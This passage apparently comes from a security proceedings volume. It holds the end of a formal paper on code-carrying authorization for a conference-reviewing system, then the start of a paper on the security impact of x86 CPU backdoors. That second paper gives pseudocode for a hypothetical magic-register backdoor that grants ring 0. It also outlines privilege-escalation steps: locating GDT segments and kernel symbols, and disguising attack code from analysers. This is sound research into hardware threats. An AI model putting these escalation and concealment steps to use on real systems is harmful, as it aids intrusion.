A delegate *v* receives from a reviewer a request to review paper *id*, with additional parameters *p* (the verifier code to be passed on to the server), and *dc* (the evidence that represents a chain of delegation). The delegate may appoint another sub-reviewer, adding a delegation step to the chain $(v,\{u,id,ok\}kdv,dc)$, or file a review, adding evidence of its opinion to the top of the chain:

```
Delegate(v:Un,krv:KR,kdv:KD) =
!in reviewrequest(=v,id,p,dc);
(in accept(r); Opinion(v,id,r) | out filereview(v,id,r,p,({id,r,ok}krv,dc)) |
(in delegate(u); Delegate(v,u,id) | out reviewrequest(u,id,p,(v,{u,id,ok}kdv,dc)))
```

The pc-member can embed its logical effects directly in the verification code. For that reason, it transmits as evidence ok tokens with empty logical effects. The verifier *fver*, used to file a review ignores the principal name and the evidence, states that *v* holds opinion *r* on *id*, parses the server credentials to get the key to appoint pc-members, proves that *v* is a pc-member, by decrypting the appointment token (passed by the server earlier on), and finally signals success.

```
PCMember(v:Un,pctoken:Un,idtoken:Un) =
!in paperassign(=v,id,idtoken);
(in review(r); out filereview(v,id,r,fver,ok) |
(in delegate(u); out reviewrequest(u,id,dver,ok))
fver = (_,_,keys,return) (Opinion(v,id,r) | tuple keys as (_,_,kp);
        decrypt pctoken as {=v,_}kp; out return(ok))
```

The verifier code *dver* involves a loop to gather and verify all the elements of the delegation chain. Because of space constraints, we relegate it to the full version [16].

This code, and a few additional code fragments not shown here, can be assembled into a program that represents the entire conference reviewing system. This program typechecks in an environment of the form $\widetilde{x}{:}\widetilde{\mathsf{Un}}$ (according to the rules of Section 3). Therefore, Theorem 2 applies, and guarantees robust safety. In this particular case, this theorem implies that expectations in the server code, such as *Review*(*v*,*id*,*r*), are always satisfied at run-time when they occur, even in an untrusted environment.

Server-Side Proxy. Our second example illustrates the use of verifiers as server-side proxies installed by clients. It illustrates the flexibility of using typecase and spawn independently from the derived verify construct.

We modify our previous example so that the pc-member sends the delegation verifier *dver* directly to the server, which can use it to authorize requests from delegated reviewers. We show the code for dealing with delegated reviews, which is the most interesting. The server registers proxies for each pc-member, and accepts requests on each proxy. A message on the public channel *newproxy* causes the server to typecheck the code *dver* and install it as a handler and verifier for requests coming from reviewers delegated by pc-member *u*:

```
Server(pwdb:T,ka:KA,kp:KP) =
S | new protectedfilereview:V;
      (!in newproxy(dver); typecase dver is y:Pr(U);
            spawn y with ((pwdb,ka,kp),protectedfilereview)
      |!in protectedfilereview(v,id,r,_); expect Review(v,id,r); [...])
U = ((T,KA,KP),V)
V = Ch(v:Un,id:Un,r:Un,Ok(Review(v,id,r)))
```

Once appointed, a pc-member installs its delegation proxy on the server. The proxy receives requests from delegates on a dedicated channel and authorizes them. Upon delegation, the pc-member needs to send to the delegate a request that contains the name of the dedicated channel and evidence of delegation. The evidence consists of a delegation chain that contains a delegation step $\{u,id,\mathsf{ok}\}kdv$ (the name of the delegate and the paper id encrypted under the delegation key of the pc-member, and an ok token) and the list terminator (another ok token):

```
PCMember(v:Un,pctoken:Un) =
!in paperassign(=v,id,idtoken);
new filesubreview:Un;
    out newproxy(dver) |
    (in delegate(u); out reviewrequest(u,id,filesubreview,({u,id,ok}kdv,ok)))
```

The verifier *dver* now installs a process ready to listen to delegate requests on channel *filesubreview*, and then verifies requests similarly to the code shown above for off-line delegation. The main differences are that, in this case, the result returned by the verification process needs to contain the parameters v, id, r of the effect *Review*(*v*,*id*,*r*) to be enforced, and the code (given in the full version [16]) does not contain the implicit delegation effect *Delegate*(*v*,*u*,*id*).

The code for the delegate is little changed. It files reviews on the dedicated channels, or delegates further:

```
Delegate(v:Un,krv:KR,kdv:KD) =
!in reviewrequest(=v,id,filereview,dc);
(in accept(r); Opinion(v,id,r) | out filereview(v,id,r,({id,r,ok}krv,dc)) |
(in delegate(u); Delegate(v,u,id) | out reviewrequest(u,id,filereview,(v,{u,id,ok}kdv,dc)))
```

Best-Effort Evidence. Our third example presents a system that supports the possibility for reviewers to appoint sub-reviewers, without needing immediate access to their delegation credentials. In a completely static type system, a typical delegation protocol such as the one presented in the previous section needs to record in a delegation chain the causal relation between delegation steps. Hence, a reviewer that momentarily does not have access to its delegation key cannot appoint a sub-reviewer.

We present a protocol that is well-typed, hence guarantees that, each time authorization to file a review is granted, the requesting principal is provably a reviewer. Yet, the protocol is “best-effort”, in that authorization can be denied at run-time if the server has not yet received all the delegation messages necessary to reconstruct a valid delegation chain.

To simplify the presentation, and to illustrate another advantage of CCA, we present code that does not use cryptography. Suppose that the machine of the reviewer is down, so she picks up the phone and asks a sub-reviewer to review a paper and to send his opinion (in the form of a simple verifier) to the server, trusting that the review will be accepted. The sub-reviewer can do so, or delegate further by issuing another informal request and by separately contacting the server to communicate his delegation decision:

```
Delegate(v:Un) =
!in phonereviewrequest(=v,id);
  (in accept(r); out filereview(v,id,r,fver))
|(in delegate(u); out phonereviewrequest(u,id) | out latedelegation(v,u,id,dver))
fver = (return)(Opinion(v,id,r)|out return(ok))
dver = (return)(Delegate(v,u,id)|out return(ok))
```

The server independently accepts requests for filing reviews and messages that state delegation decisions. In the first case, the server simply verifies that the review can be filed; in the second case it verifies that it is safe to assert a delegation step. At run-time the server authorizes the request to file a review from a delegate only if it has already verified enough delegation evidence to form a chain that originates from an appointed reviewer:

```
Server() =
S | PCMember(alice) | Reviewer(bob,42)
   | (!in filedreview(v,id,r,fver); verify fver⟨⟩:Review(v,id,r); [...])
   | (!in latedelegation(v,u,id,dver); verify dver⟨⟩:Delegate(v,u,id);Delegate(v,u,id))
```

In previous static systems, this sort of best-effort code was not possible. The code had to be written so that the expectation *Review*(*v*,*id*,*r*) could occur only after code that would check the necessary delegation facts.

5 From Theorem Proving to Proof Checking

We have shown how to pass and dynamically check the code of a verifier process. The dynamic check may involve invoking a theorem prover, potentially a costly operation. On the other hand, passing proofs only requires the receiving side to have a proof checker, reducing both the trusted computing base and the performance cost of verification. For this reason, we extend our framework with the capability to pass also *hints*, that can help the receiver of a reference monitor with the logical proofs involved in dynamic typechecking. Hints could be proofs, in the formal sense of the word, or any other kind of information which may (or may not) be helpful. In particular, hints could be incomplete proofs, that simplify rather than eliminate theorem proving.

From ok*s to Hints.* The ok token can already be interpreted as an empty hint, that leaves to the typechecker the burden of finding a proof. We parametrize ok tokens by a generic language of (possibly empty) proof hints H. Hints may contain variables, so that they can be combined at run-time to form larger hints. Expectations now mention a term that can be used as a hint to prove C.

Syntax for Hints

$M,N ::= \mathsf{ok}\,H \mid \ldots$ proof hint H replaces ok
$P,Q,R ::= \mathsf{expect}\ C\ \mathsf{by}\ M \mid \ldots$ expectation that clause C is derivable by M replaces $\mathsf{expect}\ C$

The notion of type-safety does not change (just replace $\mathsf{expect}\ C$ by $\mathsf{expect}\ C\ \mathsf{by}\ M$), since the final result that we desire is still that any expectation is justified by logical entailment. It is the verification process that can be made simpler by adopting a verification relation, which naturally should imply entailment.

Verification Relation: $\mathscr{V}(M,C,S)$

Given an authorization logic $(\mathscr{C}, fn, \models)$, we assume an abstract verification predicate $\mathscr{V}$ that holds only if a message M is a proof of clause C starting from policy S, and such that $\mathscr{V}(M,C,S) \Rightarrow S \models C$.

We use hints and the verification relation in the typing rules that involve logical effects. In particular, we only need to replace (Msg Ok), (Msg Ok Un), and (Proc Expect) by the corresponding typing rules given below.

Typing Rules for Hints

(Msg Hint)

$$\frac{E,S \vdash \diamond \quad fn(H) \subseteq dom(E) \quad \mathscr{V}(H,C,clauses(E)) \quad \forall C \in S}{E \vdash \mathsf{ok}\,H : \mathsf{Ok}(S)}$$

(Msg Hint Un)

$$\frac{E \vdash \diamond \quad fn(H) \subseteq dom(E)}{E \vdash \mathsf{ok}\,H : \mathsf{Un}}$$

(Proc Expect Hint)

$$\frac{E,C \vdash \diamond \quad E \vdash M : \mathsf{Ok}(S) \quad C \in S}{E \vdash \mathsf{expect}\ C\ \mathsf{by}\ M}$$

The rules for hints are the obvious adaptations of the corresponding rules for ok. Note that verification can assume as lemmas the effects of hints that are just variables, because they are included by $clauses(E)$ in the premise of (Msg Hint). Rule (Proc Expect Hint) no longer involves verification directly. It is the premise needed to give M the $\mathsf{Ok}(S)$ type that may involve proof-checking.

This type system conservatively extends the one without hints. In fact, the type system presented in Section 3 correspond exactly to the instance of the current type system where H is empty, each expectation is of the form $\mathsf{expect}\ C\ \mathsf{by}\ \mathsf{ok}$, and $\mathscr{V}(M,C,S)$ is defined as $S \models C$.

Theorem 3 (Safety with Hints). *(i) If $E \vdash P$ then P is safe for E. (ii) If $\widetilde{x}{:}\widetilde{\mathsf{Un}}, S \vdash P$ then P is robustly safe for $\widetilde{x}{:}\widetilde{\mathsf{Un}}, S$.*

The syntactic sugar from Section 4 can be adapted easily to hints by making explicit the variable x that is bound to the hint that results from the verification process, so that it can be used in subsequent expectations, or to build more complex hints.

Verification in Datalog. For the examples, we use the simple hint language and logical verification relation for Datalog defined below, where $S \models_1 C$ is the single-step entailment relation.

For example, considering $S = D{:-}C, C{:-}B, B{:-}A, A$ and $S_1 = D{:-}C, C{:-}B, B$ and $S_2 = C, D{:-}C$, we have that $\mathscr{V}(\mathsf{ok}\,(S_1,S_2),D,S)$ follows by an instance of (Verify Pair) with premises $\mathscr{V}(\mathsf{ok}\,S_1,C,S)$, $\mathscr{V}(\mathsf{ok}\,S_1,D{:-}C,S)$, and $\mathscr{V}(\mathsf{ok}\,S_2,D,S_1)$.

Hints and Verification

$H ::= S \mid M$ proof hint: clauses S or message M

(Verify S)

$$\frac{S \models_1 C' \quad \forall C' \in S' \qquad S' \models_1 C}{\mathscr{V}(\mathsf{ok}\,S',C,S)}$$

(Verify Pair)

$$\frac{\mathscr{V}(\mathsf{ok}\,M_1,C',S) \quad \forall C' \in \overline{M_2} \qquad \mathscr{V}(\mathsf{ok}\,M_2,C,\overline{M_1})}{\mathscr{V}(\mathsf{ok}\,(M_1,M_2),C,S)}$$

$\overline{\mathsf{ok}\,S} = S \qquad \overline{(M_1,M_2)} = \overline{M_1} \cup \overline{M_2} \qquad \overline{M} = \varnothing$ otherwise

Example: Best-Effort Evidence Revisited. We revisit the example of Section 4. In the system without automatic theorem prover, it is not enough to perform the operational checks that grant authorization. It is also necessary to provide the logical engine with hints on how to derive the right authorization facts.

For example, a reviewer v for paper id that decides to appoint a sub-reviewer u, needs to tell the server how to derive from the policy the fact $Reviewer(u,id)$, based on the facts that may be available by the time the request is submitted. In particular, the hint H in the verifier code $dver$ contains the facts $Delegate(v,u,id)$, stated by v itself, $Reviewer(v,id)$ which v cannot state, but that it can assume to be asserted by the time the delegation request is filed, and the rule needed to conclude $Reviewer(u,id)$. The (simpler) case for filing reviews is given in the full version [16].

$H = Reviewer(U,ID) :- Reviewer(V,ID), Delegate(V,U,ID); Reviewer(v,id); Delegate(v,u,id)$
$dver = (return)(Delegate(v,u,id) \mid \mathsf{out}\ return(\mathsf{ok}(H)))$

The server code needs to change the effects obtained by verifying a delegation request, essentially stating a lemma useful to prove further authorization.

$S \mid PCMember(alice) \mid Reviewer(bob,id) \mid \ldots$
$\quad \mid (!\mathsf{in}\ latedelegation(v,u,id,dver);\ \mathsf{verify}\ dver\langle\rangle{:}Reviewer(u,id); Reviewer(u,id))$

6 Conclusions

In this paper, we introduce “Code-Carrying Authorization” as a discipline for passing fragments of a reference monitor rather than proofs in order to perform run-time authorization. These fragments are themselves checked dynamically, since in general they are not trusted. We present a typing discipline that statically enforces safety with respect to authorization logics, and explore the notion of passing (proof) hints as a way to alleviate the dynamic verification process. The recent literature contains other type systems for authorization policies. While we base our work on that of Fournet et al. [12], because of its simplicity, the ideas that we explore should carry over to more elaborate languages. In particular, these variants would address the problem of partial trust [13]. They may also enable us to instantiate CCA in a general-purpose programming language such as F# [6] (a dialect of ML). Going beyond the present exploration (in which we emphasize concepts and theory over practice), such extensions are important for the further study of CCA and its applications.

Acknowledgments. We thank Gordon Plotkin for useful comments and suggestions. Sergio Maffeis is supported by EPSRC grant EP/E044956/1. This work was done while Maffeis was visiting Microsoft Research, Silicon Valley, whose hospitality is gratefully acknowledged.

References

1. Abadi, M.: Access control in a core calculus of dependency. In: Computation, Meaning, and Logic: Articles dedicated to Gordon Plotkin. ENTCS, vol. 172, pp. 5–31. Elsevier, Amsterdam (2007)
2. Abadi, M., Cardelli, L., Pierce, B., Plotkin, G.: Dynamic typing in a statically-typed language. In: POPL 1989: Proceedings of the 16th Annual ACM Symposium on Principles of Programming Languages, pp. 213–227. ACM, New York (1989)
3. Abadi, M., Gordon, A.D.: A calculus for cryptographic protocols: The spi calculus. Inf. and Comp. 148, 1–70 (1999)
4. Appel, A.W., Felten, E.W.: Proof-carrying authentication. In: CCS 1999: Proceedings of the 6th ACM Conference on Computer and Communications Security, pp. 52–62 (1999)
5. Bauer, L., Schneider, M.A., Felten, E.W.: A general and flexible access-control system for the Web. In: Proceedings of the 11th USENIX Security Symposium, pp. 93–108 (2002)
6. Bengtson, J., Bhargavan, K., Fournet, C., Gordon, A.D., Maffeis, S.: Refinement types for secure implementations. In: 21st IEEE Computer Security Foundations Symposium (CSF 2008), June 2008, pp. 17–32. IEEE, Los Alamitos (2008)
7. Ceri, S., Gottlob, G., Tanca, L.: What you always wanted to know about Datalog (and never dared to ask). IEEE Trans. Knowl. Data Eng. 1(1), 146–166 (1989)
8. Chang, B.-Y.E., Chlipala, A.J., Necula, G.C., Schneck, R.R.: The Open Verifier framework for foundational verifiers. In: ACM SIGPLAN Workshop on Types in Language Design and Implementation (TLDI 2005), pp. 1–12. ACM, New York (2005)
9. Cirillo, A., Jagadeesan, R., Pitcher, C., Riely, J.: Do As I SaY! Programmatic access control with explicit identities. In: CSF 2007: 20th IEEE Computer Security Foundation Symposium, pp. 16–30. IEEE, Los Alamitos (2007)
10. Cirillo, A., Riely, J.: Access control based on code identity for open distributed systems. In: Barthe, G., Fournet, C. (eds.) TGC 2007. LNCS, vol. 4912, pp. 169–185. Springer, Heidelberg (2008)
11. DeTreville, J.: Binder, a logic-based security language. In: IEEE Computer Society Symposium on Research in Security and Privacy, pp. 105–113. IEEE, Los Alamitos (2002)
12. Fournet, C., Gordon, A.D., Maffeis, S.: A type discipline for authorization policies. ACM Trans. Program. Lang. Syst. 29(5), 25 (2007)
13. Fournet, C., Gordon, A.D., Maffeis, S.: A type discipline for authorization policies in distributed systems. In: CSF 2007: 20th IEEE Computer Security Foundation Symposium, pp. 31–45. IEEE, Los Alamitos (2007)
14. Hennessy, M., Rathke, J., Yoshida, N.: SafeDpi: a language for controlling mobile code. Acta Inf. 42(4-5), 227–290 (2005)
15. Lesniewski-Laas, C., Ford, B., Strauss, J., Morris, R., Kaashoek, M.F.: Alpaca: extensible authorization for distributed services. In: CCS 2007: Proceedings of the 14th ACM conference on Computer and communications security, pp. 432–444. ACM, New York (2007)
16. Maffeis, S., Abadi, M., Fournet, C., Gordon, A.D.: Code-carrying authorization. Long version (2008), http://www.doc.ic.ac.uk/~maffeis/cca.pdf
17. Necula, G.C.: Proof-carrying code. In: POPL 1997: Proceedings of the 24th ACM SIGPLAN-SIGACT symposium on Principles of programming languages, pp. 106–119. ACM, New York (1997)

18. Riely, J., Hennessy, M.: Trust and partial typing in open systems of mobile agents. J. Autom. Reas. 31(3-4), 335–370 (2003)
19. Sangiorgi, D.: From pi-calculus to higher-order pi-calculus - and back. In: Gaudel, M.-C., Jouannaud, J.-P. (eds.) CAAP 1993, FASE 1993, and TAPSOFT 1993. LNCS, vol. 668, pp. 151–166. Springer, Heidelberg (1993)
20. Vaughan, J.A., Jia, L., Mazurak, K., Zdancewic, S.: Evidence-based audit. In: 21st IEEE Computer Security Foundations Symposium (CSF 2008), June 2008, pp. 163–176. IEEE, Los Alamitos (2008)

CPU Bugs, CPU Backdoors and Consequences on Security

Loïc Duflot

DCSSI 51 bd. de la Tour Maubourg 75700 Paris Cedex 07 France

Abstract. In this paper, we present the consequences on the security of operating systems and virtual machine monitors of the presence of a bug or a backdoor in x86 processors. We will not try to determine whether the backdoor threat is realistic or not, but we will assume that a bug or a backdoor exists and analyse the consequences on systems. We will show how it is possible for an attacker to implement a simple and generic CPU backdoor to be later able to bypass mandatory security mechanisms with very limited initial privileges. We will explain practical difficulties and show proof of concept schemes using a modified Qemu CPU emulator. Backdoors studied in this paper are all usable from the software level without any physical access to the hardware.

Keywords: hardware bug, hardware backdoor, x86, CPU.

1 Introduction

Adi Shamir has recently presented [6] the consequences on the security of software implementations of a bug or a backdoor in the floating point unit of a x86 [12] CPU and other very interesting studies [1,9,15] have been very recently carried out on the topic of hardware bugs and backdoors. Moreover, it is very interesting to note that the two main x86 CPU developers (Intel® and AMD) publish lists [8] of hardware bugs in their processors. These lists can be relatively long and it is more than likely than at least some of those bugs will never be corrected because of the difficulty to modify the behaviour of a shipped microelectronic chip.

In this paper, we will thus describe different imaginary bugs and backdoors in x86 processors and show how these can have consequences on the overall security of operating systems and virtual machine monitors running on top of such a CPU. To our knowledge, it is the first time that a study on the impact of x86 CPU backdoors on the security is carried out. Apart from recent works such as the ones mentioned above, hardware security studies [18] tend to focus on shared resources attacks [5,19], direct memory accesses from rogue peripherals [10] or side channel attacks [2].

We begin this paper by describing a few architectural characteristics of x86 processors (part 1) and by presenting what the concepts of bugs and backdoors are about (part 2). Then (part 3) we show how a first simple and generic backdoor can be used by attackers as a means for privilege escalation over any system to

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 580–599, 2008.

get to privileges equivalent to those of the running operating system (whichever it might be). We present sample code that can be used on a OpenBSD-based system. We use the Qemu [4] open source emulator to simulate such a vulnerability in a CPU and show how exploitation is possible. Next (part 4), we analyse the impact of this first backdoor on the security of virtual machine monitors and show that, because of address spaces virtualisation, a modification of the backdoor is necessary to guaranty the attacker that the exploitation will be possible whichever the virtual machine monitor might be. Here again, we analyse, using a modified Qemu emulator, how a non privileged process of one of the non privileged invited domain running on top of a virtual machine monitor (Xen hypervisor [20] in the example) can get to privileges equivalent to those of the virtual machine monitor. Finally (part 5), we study stealth properties of backdoors and present potential countermeasures.

It is very important to note beforehand that the purpose of this paper is not to discuss the possibility of a backdoor to be hidden in any hardware component, but only to analyse the impact of the presence of such a backdoor. What is the level of complexity that a backdoor must achieve to allow an attacker, with minimum privileges, but with knowledge of the backdoor, to get to maximum privileges on a system, even when he does not know the security characteristics of the system?

2 Introduction to x86 Architectures and to Security Models

In this section, we briefly present some important x86 concepts that will be useful throughout the course of this paper. In this section and in the whole document, we only consider processors from the x86 family (Pentium®, Xeon®, Core Duo^{TM}, Athlon^{TM}, Turion^{TM} for instance). For the sake of simplicity, we only analyse the case of 32-bit processors in their nominal mode (protected mode [13]). The analysis will nevertheless be valid for 64-bit processors in their nominal mode (IA-32e mode [13]) or in protected mode.

2.1 CPL, Segmentation and Paging

In protected mode, the processor defines four different privilege rings numbered from 0 (most privileged) to 3 (least privileged). Kernel code is usually running in ring 0 whereas user-space code is generally running in ring 3. The use of some security-critical assembly language instructions is restricted to ring 0 code. The privilege level of the code running on the processor is called *CPL* for Current Privilege Level. The two intermediate levels (ring 1 and 2) are not used in practice except by some para-virtualisation schemes (see section 2.4).

To be able to run in protected mode, the kernel must define a unique local structure called the Global Descriptor Table (*GDT*). The *GDT* stores (mostly,




Fig. 1. x86 Memory Management Unit address translation

but not only) descriptors of memory blocks called segments. Segments are potentially overlapping contiguous memory blocks. Segments are defined by a base address, a type (basically code or data), a size, and a privilege ring number (called "segment DPL") which represents the ring up to which the segment may be accessed. A pointer to an entry in the GDT is called a segment selector.

Most hardware components of the motherboard can access memory using so-called physical memory addresses. Software code is however required to use logical addresses composed of a segment selector and an offset within the segment. Figure 1 shows how the Memory Management Unit (MMU) of the processor decodes the address using the GDT and translates it into a linear[1] (also called virtual) memory address.

When enabled, the paging mechanism is in charge of translating virtual memory addresses into physical ones. The translation is enforced using tables called page directories and tables. Page directories and tables may differ from one process to the other. The base address of the current page directory is stored in the cr3 CPU control register than can only be accessed by ring 0 code.

2.2 About Assembly Language Mnemonics

Code can basically be considered as a binary sequence called "machine language". This binary sequence is composed of elementary instructions called opcodes. In order to read or write low level code more easily, each opcode is associated with an understandable name called "mnemonic". Translation of an opcode into a mnemonic is deterministic. However, the opposite operation is not, as mnemonics are context sensitive. For instance, the "ret" mnemonic can be associated with the $0xc3$, $0xcb$, $0xc2$ or even $0xca$ opcode depending on the context. So, if we write assembly language programs, and if we want to accomplish non standard operations (force the execution of a particular opcode) there will be no other solution that to directly write opcodes in the program to avoid arbitrary and inaccurate translations by the compiler.

[1] Correspondence between logical and linear addresses is usually straightforward because segment base addresses are often null. Therefore, the linear address is most of the time numerically equal to the offset field of the logical address.

2.3 Operating Systems Security Models

We will not describe in this section all the properties of operating systems as far as security is concerned but we will describe some mechanisms that we will show later how to circumvent using CPU backdoors. Generally speaking, what we expect from an operating system is to ensure a strong isolation between the most privileged components (i.e. the kernel) and user space. In order to achieve this, the kernel may use the CPL, segmentation and paging mechanisms. However, some applications are generally considered by operating systems more privileged than others. It is typically the case of applications running in ring 3 but with superuser privileges ("root" applications on a Linux/Unix system for instance). In this document, we will always consider an attacker model where the attacker is only able to run code in the context of a non privileged application.

2.4 Virtualisation and Isolation

Virtualisation very basically allows several guest operating systems to run in parallel on the same machine, each of them being unaware of being executed on the same machine as others. One form of virtualisation if the so-called paravirtualisation. In a paravirtualisation framework, a privileged software component called a hypervisor or a virtual machine monitor is running on top of the actual hardware of the machine and provides an abstraction of hardware resources to guest operating systems while maintaining a principle of isolation between domains: it must be impossible for each guest operating system to get access to a resource allocated to another or to the hypervisor. One example of such a virtual machine monitor is the Xen [20] hypervisor.

In order to study the security of hypervisors, it is often considered that guest operating systems kernels themselves can try to attack hypervisors. However, in this paper, we consider that attackers are only able to run code in the context of a non privileged application of a non privileged guest operating system and we will see that if this attacker has prior knowledge of a correctly designed generic backdoor in the CPU, such privileges are sufficient for him to get to maximum privileges on the system.

3 Taxonomy and First Analysis

3.1 Bug, Backdoor or Undocumented Function?

Bugs, backdoors and undocumented functions are three different concepts. A bug is an involuntary implementation mistake in a component that will in some cases, lead to a failure of the latter. An undocumented function corresponds to a function implemented on purpose by the developer but that has not been openly documented for some reason. Good examples of sometimes undocumented functions are debug functions. x86 processors actually implement some initially undocumented opcodes such as the "salc" assembly language instruction, that we will study in part 4.1, whose signification has been made public in [7]. Usually, implementing undocumented functions cannot be considered a good idea because such functions will not be taken into account in third party security evaluations. This may lead to potential security breaches if an attacker gets knowledge of one of these functions and finds out how to exploit it to his advantage. Finally, a backdoor corresponds to the introduction, at some point of the design process, of a function whose only purpose is to grant additional privileges to the entity using it. A traditional example of a backdoor is a network adapter reacting to a given IP frame by copying the entire system memory using DMA (Direct Memory Access [10]) accesses and sending selected parts on the network. Another example is a smartcard that, when it receives some data x always returns x encrypted by a key K, except for a particular value of x where only K is returned.

Even though those notions correspond to three different concepts, in the course of a security analysis, they should always be considered equivalent. It should always be assumed that the operational consequences of a potential bug or unknown undocumented functionality are equivalent to that of a backdoor. In other words it is fair to assume that in the worst case, a bug can be used by an attacker as a means for privilege escalation over the system. In this document, we will thus use the term "backdoor" to indifferently reference an actual backdoor, a bug or an undocumented functionality.

3.2 Value of a Backdoor to an Attacker

As stated in introduction, we will not analyse if it is realistic to think that backdoors are implemented in commercial products, but rather study the way that a generic backdoor can be usable by an attacker as a means for privilege escalation over a system. We will describe simple backdoors that are actually usable by attackers even from very isolated environnements. The global intuition, from the attacker's point of view is that the backdoor should:

- not be active at all time but it should be possible to activate the backdoor;
- not be detectable by anybody who does not already have sufficient knowledge of the backdoor;
- not require any specific hardware privilege to be activated.

The backdoor can for instance be activated by a chosen non-privileged assembly language instruction. In order for the backdoor to be hard to detect, it is possible to have the backdoor activated only when some conditions on the CPU state are met. These conditions can be linked to the state of the data registers of the CPU (EAX, EBX, ECX, EDX, ESI, EDI). These registers can be modified by a non privileged process with classic non-privileged instructions such as *mov* $\$value, register$ (see part 4.1).

Once the backdoor is activated and independently of his initial privileges, the attacker is typically willing to get to maximum privileges on the system:

- get to privileges equivalent to protected mode (or IA-32e) ring 0;
- have at his disposal a way to bypass operating systems- or virtual machine monitors-controlled memory virtualisation mechanisms. It might not

be sufficient for an attacker to get to ring 0 privileges if he cannot find the actual location of its target structures.

The first item seems easy to meet (it is sufficient to grant the running task ring 0 privileges), the second item is more difficult to analyse and will be studied in section 5.2. Our methodology will be to consider backdoors increasingly more complex and analyse their impact on software components running on top of trapped components.

4 Basic Backdoor Exploitation

4.1 Backdoor Definition (During Component Conception)

In this section, we consider that the processor on top of which a random operating system is running implements a bug or a backdoor that modifies the behaviour of one of the assembly langage instructions, for instance the “salc” (opcode 0xd6) instruction. The “salc” instruction theoretically clears or sets the CPU AL register depending on whether or not the Carry flag of the EFLAGS state register is set. This instruction is in practice not used very much as it is not documented in the main specifications of x86 processors. Here is the pseudocode for the instruction:

```
if (RFLAGS.C == 0)  AL=0;
else                AL=0xff;
```

We will now consider that this behaviour is the actual behaviour in most cases, but if the EAX, EBX, ECX and EDX are in a given state (for instance EAX= 0x12345678, EBX=0x56789012, ECX=0x87651234, EDX=0x12348256) when “salc” is run, then the CPL field of the CPU is set to 0. Morally, this corresponds to granting ring 0 privileges to the task running on the CPU. We will see later that this simple transition however could lead to some incoherences in the CPU state that should be taken into account during the course of the exploitation of the backdoor.

The modified behaviour of “salc” is now:

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0; #CPL formally corresponds to CS.RPL.
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

This backdoor seems a very simple one but we will see in the next section that even this simple backdoor can be used to allow a non privileged process to get to maximum privileges (chosen ring 0 code execution) on a platform. Moreover, this backdoor is virtually undetectable. It is only activated when EAX, EBX, ECX, EDX reach a given state. If the state of each register was an independently identically distributed variable, the probability that such a state was reached accidentally would be $2^{-32*4} = 2^{-128}$ and only if the “salc” instruction is used.

In practice, the states of the registers are not independent[2] but the probability stays very low and can be considered to be null if the opcode that triggers the backdoor is an otherwise undefined opcode.

Additionally, the probability that an operating system triggering the backdoor by mistake would carry on running is also very low. To avoid the discovery of the backdoor when such a system breakdown is audited, the attacker can use an evolutive backdoor (see section 6.2). Another possible approach can be to select a commonly used opcode to activate the backdoor, so that the attack code is not recognized as such by static analysers. Also, it will always be possible for an attacker to write the attack code in such a fashion that it will run normally on non-trapped processors and that it will be considered perfectly legitimate code during code analysis.

That being said, it is always interesting for the attacker to have a second backdoor that will revert the effects of the first one and allow a transition to ring 3 for the running application, it order to make sure that the system will be able to get back to a stable state after backdoor exploitation.

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0; #CPL formally corresponds to CS.RPL.
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    CPL = 3;
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

4.2 Use of the Backdoor

We shall now assume that there exists a x86 CPU implementing such a backdoor (see figure 2(a)) and we shall consider an attacker with enough privileges to run code with restricted privileges on a system based on a traditional operating system running on the trapped CPU. Traditional operating systems (Linux, Windows, OpenBSD, FreeBSD, etc.) all use code and data segments (both in ring 0 and ring 3) with a zero base address, and we will thus consider that it is the case. Systems where it is not the case will be analysed in section 5. We will show in this section how such an attacker can use the backdoor to get to maximum privileges (that of the kernel of the operating system).

In order to use the backdoor as a means for privilege escalation, the attacker must:

- activate the backdoor by placing the CPU in the desired state and running the “salc” instruction;
- inject code and run it in ring 0;

[2] EAX may store return codes and ECX often stores loop counters. Some assembly langage instructions modify the value of a register depending on the value of others.

- get back to ring 3 in order to leave the system in a stable state. Indeed, when code is running in ring 0, systems calls do not work and leaving the system in ring 0 and run a random system call (exit() typically) is likely to crash the system.

Before starting the exploitation of the backdoor, the attacker has to:

- locate in the GDT a ring 0 code segment with a maximum size. The trap grants ring 0 privileges to the running task but does not modify the other characteristics of the task code segment (size for instance);
- locate in the GDT a data segment with a maximum size;
- locate, depending on the attack code, the vitual memory location of target structures (system calls, variables) that the attacker would be willing to modify for instance to change the way the operating system works or implements its security policy.

Most operating systems use a ring 0 code and a ring 0 data segment that covers the entire virtual memory space, but the location of this segment in the GDT is different from one system to the other. The most simple way for the attacker to locate the segment is to dump the GDT on an identical operating system where he has sufficient privileges. Most of the time, the attacker can (alternatively) assume that the segment with a $0x08$ selector is the ring 0 code segment and the segment with a $0x10$ selector is the ring 0 data segment as it is actually the case for most systems. Randomisation of the GDT is theoretically possible but is not common practice. As many other randomisation technics, this would only slow the attacker as he has other ways to determine the segments that are used by the system (log files, core dumps, debug info etc.).

Locating target structures is relatively simple on systems that do not randomise their virtual space. A simple "nm" command on the kernel of a UNIX system will give the virtual address of all kernel structures. When randomisation is used, or when the system implements a "W xor X" scheme, the attacker work will be slightly more complicated as he will have to analyse and modify the content of page tables to write to target structures.

